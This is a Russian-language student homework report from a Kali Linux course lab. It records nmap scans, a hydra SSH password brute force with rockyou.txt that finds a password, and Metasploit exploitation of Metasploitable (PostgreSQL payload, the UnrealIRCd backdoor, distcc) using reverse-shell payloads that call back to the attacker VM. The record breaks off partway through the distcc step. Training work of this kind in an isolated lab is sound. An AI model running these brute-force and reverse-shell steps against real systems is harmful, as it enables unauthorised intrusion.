
Домашнее задание к уроку №3 Kali Linux

Группа: Cyb07-onl

Студент: Парфимович Алексей

1. Загрузить и установить вирутальные машины. Объединить ВМ Kali Linux, Metasploitable и Ubuntu в одну подсеть

Результат выполнения:



2. Выполнить сканирование ВМ Ubuntu / Metasploitable с использованием утилиты nmap.

2.1 Быстрое сканирование сети без сканирования портов (Ping scan)

Команда: sudo nmap -sn 192.168.1.0/24

```
┌──(root㉿kali)-[/home/user]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:09 +03
Nmap scan report for pfSense.home.arpa (192.168.1.1)
Host is up (0.00081s latency).
MAC Address: 08:00:27:82:AA:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.102
Host is up (0.00054s latency).
MAC Address: 08:00:27:F2:F0:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.103
Host is up (0.051s latency).
MAC Address: 08:00:27:23:27:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.91 seconds
```

2.2 Быстрое сканирование открытых портов (TCP SYN scan)

Команда:

```
sudo nmap -Pn -sS -T4 -p- 192.168.1.102 -vv
```

```
┌──(root㉿kali)-[/home/user]
└─# nmap -Pn -sS -T4 -p- 192.168.1.102 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:32 +03
Initiating ARP Ping Scan at 15:32
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 15:32, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:32
Completed Parallel DNS resolution of 1 host. at 15:32, 0.00s elapsed
Initiating SYN Stealth Scan at 15:32
Scanning 192.168.1.102 [65535 ports]
Discovered open port 22/tcp on 192.168.1.102
Completed SYN Stealth Scan at 15:32, 11.65s elapsed (65535 total ports)
Nmap scan report for 192.168.1.102
Host is up (0.00040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:F2:F0:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2.3 Определение версий служб и ОС (Version + OS detection)

Команда:

```
sudo nmap -Pn -sV -O -T4 -p 22,80,443,8080 192.168.1.102 -vv
```

```
┌──(root㉿kali)-[/home/user]
└─# nmap -Pn -sV -O -T4 -p 22 192.168.1.102 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:34 +03
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 15:34
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 15:34, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:34
Completed Parallel DNS resolution of 1 host. at 15:34, 0.00s elapsed
Initiating SYN Stealth Scan at 15:34
Scanning 192.168.1.102 [1 port]
Discovered open port 22/tcp on 192.168.1.102
Completed SYN Stealth Scan at 15:34, 0.02s elapsed (1 total ports)
Initiating Service scan at 15:34
Scanning 1 service on 192.168.1.102
Completed Service scan at 15:34, 0.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.1.102
NSE: Script scanning 192.168.1.102.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Nmap scan report for 192.168.1.102
Host is up (0.00082s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:F2:F0:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 22.455 days (since Wed Aug 27 04:38:26 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
           Raw packets sent: 24 (1.850KB) | Rcvd: 16 (1.322KB)
```

2.4 Агрессивное сканирование с NSE-скриптами (NSE = Nmap Scripting Engine)

Команда:

```
sudo nmap -Pn -A -T4 -p- 192.168.1.100 -vv
```

```
┌──(root㉿kali)-[/home/user]
└─# nmap -Pn -A -T4 -p 22 192.168.1.102 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:37 +03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:37
Completed NSE at 15:37, 0.00s elapsed
Initiating NSE at 15:37
Completed NSE at 15:37, 0.00s elapsed
Initiating NSE at 15:37
Completed NSE at 15:37, 0.00s elapsed
Initiating ARP Ping Scan at 15:37
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 15:37, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:37
Completed Parallel DNS resolution of 1 host. at 15:37, 0.00s elapsed
Initiating SYN Stealth Scan at 15:37
Scanning 192.168.1.102 [1 port]
Discovered open port 22/tcp on 192.168.1.102
Completed SYN Stealth Scan at 15:37, 0.02s elapsed (1 total ports)
Initiating Service scan at 15:37
Scanning 1 service on 192.168.1.102
Completed Service scan at 15:37, 0.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.1.102
NSE: Script scanning 192.168.1.102.
Initiating NSE at 15:37
Completed NSE at 15:37, 0.20s elapsed
Initiating NSE at 15:37
Completed NSE at 15:37, 0.00s elapsed
Initiating NSE at 15:37
Completed NSE at 15:37, 0.00s elapsed
Nmap scan report for 192.168.1.102
Host is up (0.00078s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:33:1a:c4:9c:06:d9:1e:cf:55:f7:7b:52:f3:90:48 (ECDSA)
|_  256 bb:65:c1:e0:2b:e2:3e:75:5b:5b:c4:d4:72:13:63:82 (ED25519)
MAC Address: 08:00:27:F2:F0:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 22.457 days (since Wed Aug 27 04:38:26 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Сканирование с применением конкретных скриптов:

```
sudo nmap -Pn --script vuln -p 80,443 192.168.1.100 -vv
```

```
┌──(root㉿kali)-[/home/user]
└─# nmap -Pn -script vuln -p 22 192.168.1.102 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:39 +03
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:39
Completed NSE at 15:39, 10.01s elapsed
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating ARP Ping Scan at 15:39
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 15:39, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:39
Completed Parallel DNS resolution of 1 host. at 15:39, 0.00s elapsed
Initiating SYN Stealth Scan at 15:39
Scanning 192.168.1.102 [1 port]
Discovered open port 22/tcp on 192.168.1.102
Completed SYN Stealth Scan at 15:39, 0.02s elapsed (1 total ports)
NSE: Script scanning 192.168.1.102.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.03s elapsed
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Nmap scan report for 192.168.1.102
Host is up (0.00095s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:F2:F0:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

3. Выполнить брутфорс паролей для ВМ ubuntu с использованием утилиты hydra.

Распространённая ошибка Hydra при брутфорсе SSH старых версий:

ERROR could not connect to ssh - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,...]

Это ошибка согласования алгоритмов SSH между клиентом (Hydra) и сервером, который поддерживает только старые/небезопасные алгоритмы ssh-rsa и ssh-dss, а клиент (Hydra, использующий современную библиотеку libssh) их по умолчанию не предлагает — потому что они устарели и небезопасны.

Решение:

Указать Hydra использовать старые алгоритмы через опцию ssh-key-types

Проверка алгоритмов SSH поддерживаемых целевым сервером:

```
nmap --script ssh2-enum-algos -p 22 192.168.1.103
```

```
┌──(root㉿kali)-[/usr/share/wordlists/metasploit]
└─# nmap --script ssh2-enum-algos -p 22 192.168.1.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 16:27 +03
Nmap scan report for 192.168.1.103
Host is up (0.0023s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
MAC Address: 08:00:27:23:27:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Но для новых версий Hydra 9+ параметр -I ssh-key-types=... больше не влияет на согласование “host key algorithms“. Решение для данного случая - настроить глобально SSH-клиент используя файл конфигурации ~/.ssh/config :

```
Host 192.168.1.103
HostKeyAlgorithms +ssh-rsa
PubkeyAcceptedKeyTypes +ssh-rsa
MACs hmac-sha1,hmac-md5
KexAlgorithms +diffie-hellman-group1-sha1
Ciphers +aes128-cbc,3des-cbc
StrictHostKeyChecking no
UserKnownHostsFile /dev/null
```

Команда брутфорса:

```
hydra 192.168.1.103 ssh -s 22 -l user -P /usr/share/wordlists/rockyou.txt -t 6 -f
```

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra 192.168.1.102 ssh -s 22 -l user -P /usr/share/wordlists/rockyou.txt -t 6 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-18 17:55:09
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries per ta
[DATA] attacking ssh://192.168.1.102:22/
[STATUS] 102.00 tries/min, 102 tries in 00:01h, 14344297 to do in 2343:51h, 6 active
[STATUS] 114.00 tries/min, 342 tries in 00:03h, 14344057 to do in 2097:06h, 6 active
[STATUS] 106.86 tries/min, 748 tries in 00:07h, 14343651 to do in 2237:13h, 6 active
[STATUS] 106.67 tries/min, 1600 tries in 00:15h, 14342799 to do in 2241:04h, 6 active
[STATUS] 106.13 tries/min, 3290 tries in 00:31h, 14341109 to do in 2252:09h, 6 active
[STATUS] 105.11 tries/min, 4940 tries in 00:47h, 14339459 to do in 2273:49h, 6 active
[STATUS] 103.90 tries/min, 6546 tries in 01:03h, 14337853 to do in 2299:51h, 6 active
[STATUS] 103.68 tries/min, 8191 tries in 01:19h, 14336208 to do in 2304:29h, 6 active
[STATUS] 103.88 tries/min, 9869 tries in 01:35h, 14334530 to do in 2299:46h, 6 active
[22][ssh] host: 192.168.1.102   login: user   password: p@ssw0rd
[STATUS] attack finished for 192.168.1.102 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-18 19:43:37
```

Примечание: перед использованием словарь необходимо распаковать:

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

4. Эксплуатация уязвимостей ВМ Metasploitable.

Перед эксплуатацией отдельных уязвимостей выполняется их поиск используя утилиту nmap:

- Выполняется сканирование открытых портов целевой ВМ
- Выполняется агрессивное сканирование отдельных портов + сервисов для поиска уязвимостей

Поиск и использование экспойтов известных уязвимостей выполняется с применением утилиты Metasploit Framework (MSF)

- Обновление базы модулей:
      msfupdate

- Запуск утилиты:
      msfconsole

- Поиск эксплойтов:
      search

- Использование найденного эксплойта:
      use <номер найденного эксплойта>

- Запросить параметров:
      show options

- Запросить доступные payload:
      show payloads

- Назначить reverse payload (если он не назначен по умолчанию):
      set payload cmd/unix/reverse_tcp

- Задать пареметры реверс-хоста:
      set LHOST 192.168.1.101
      set LPORT 4444

- Задать параметры целевой ВМ
      set RHOSTS 192.168.1.103
      set RPORT 445

- Запуск эксплойта:
      exploit

Если выполнения заблокировано или конфликтует с текущими jobs или sessions?

Просмотреть активные jobы :
      jobs

Удалить joby:
      jobs -k 0

Просмотреть активные сессии:
      sessions

Удалить сессию:
      sessions -k 0

4.1 Пример эксплуатации эксплойта «PostreSQL payoad execution»

```
msf6 exploit(linux/postgres/postgres_payload) > search PostgreSQL Linux

Matching Modules
================

   #   Name                                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249                                 2024-07-24       excellent  Yes    Acronis Cyber Infrastructure default password remote
code execution
   1     \_ target: Unix/Linux Command                                                       .                .          .      .
   2     \_ target: Interactive SSH                                                          .                .          .      .
   3   exploit/linux/http/appsmith_rce_cve_2024_55964                                        2025-03-25       excellent  Yes    Appsmith RCE
   4   exploit/linux/http/beyondtrust_pra_rs_unauth_rce                                      2024-12-16       excellent  Yes    BeyondTrust Privileged Remote Access (PRA) and Remote
 Support (RS) unauthenticated Remote Code Execution
   5   post/linux/gather/enum_users_history                                                  .                normal     No     Linux Gather User History
   6   exploit/multi/http/manage_engine_dc_pmp_sqli                                          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkV
iewFetchServlet.dat SQL Injection
   7     \_ target: Automatic                                                                .                .          .      .
   8     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows        .                .          .      .
   9     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows    .                .          .      .
   10    \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .                .          .      .
   11    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows .              .          .      .
   12    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows          .                .          .      .
   13    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux .              .          .      .
   14    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux            .                .          .      .
   15  auxiliary/admin/http/manageengine_pmp_privesc                                         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResu
lt.cc Pro SQL Injection
   16  exploit/multi/postgres/postgres_copy_from_program_cmd_exec                            2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   17    \_ target: Automatic                                                                .                .          .      .
   18    \_ target: Unix/OSX/Linux                                                           .                .          .      .
   19    \_ target: Windows - PowerShell (In-Memory)                                         .                .          .      .
   20    \_ target: Windows (CMD)                                                            .                .          .      .
   21  exploit/multi/postgres/postgres_createlang                                            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   22  exploit/linux/postgres/postgres_payload                                               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   23    \_ target: Linux x86                                                                .                .          .      .
   24    \_ target: Linux x86_64                                                             .                .          .      .
   25  post/linux/gather/vcenter_secrets_dump                                                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 25, use 25 or use post/linux/gather/vcenter_secrets_dump
```



```
msf6 exploit(linux/postgres/postgres_payload) > use 22
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.101
LHOST ⇒ 192.168.1.101
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.103
RHOSTS ⇒ 192.168.1.103
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 192.168.1.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/iXWwUCbT.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.101:4444 → 192.168.1.103:41730) at 2025-09-19 16:41:24 +0300

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 16:08:46 +0200  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 16:08:56 +0200  base
040700/rwx------  4096  dir   2025-09-17 13:52:59 +0300  global
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_clog
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_multixact
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_twophase
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_xlog
100600/rw-------  125   fil   2025-09-16 20:28:19 +0300  postmaster.opts
100600/rw-------  54    fil   2025-09-16 20:28:19 +0300  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 16:08:45 +0200  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 16:07:45 +0200  server.crt
100640/rw-r-----  891   fil   2010-03-17 16:07:45 +0200  server.key

meterpreter >
```

4.2 Пример эксплуатации эксплойта «UnrealIRCD Backdore Command Execution»

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                     ics/using-metasploit.html
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.101:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo g6ooSKehV4LE8sB7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "g6ooSKehV4LE8sB7\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (192.168.1.101:4444 → 192.168.1.103:59645) at 2025-09-19 17:50:54 +0300

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

4.3 Пример эксплуатации эксплойта «DistCC Daemon Command Execution»

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > info 0

       Name: DistCC Daemon Command Execution
     Module: exploit/unix/misc/distcc_exec
   Platform: Unix
       Arch: cmd
  Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2002-02-01

Provided by:
  hdm <x@hdm.io>

Available targets:
     Id  Name
     --  ----
  ⇒  0   Automatic Target

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    3632             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module uses a documented security weakness to execute
  arbitrary commands on any system running distccd.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-2687
  OSVDB (13378)
  http://distcc.samba.org/security.html
```

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash             .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl          .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .              normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.101    yes       The listen address (an interface may be specified)
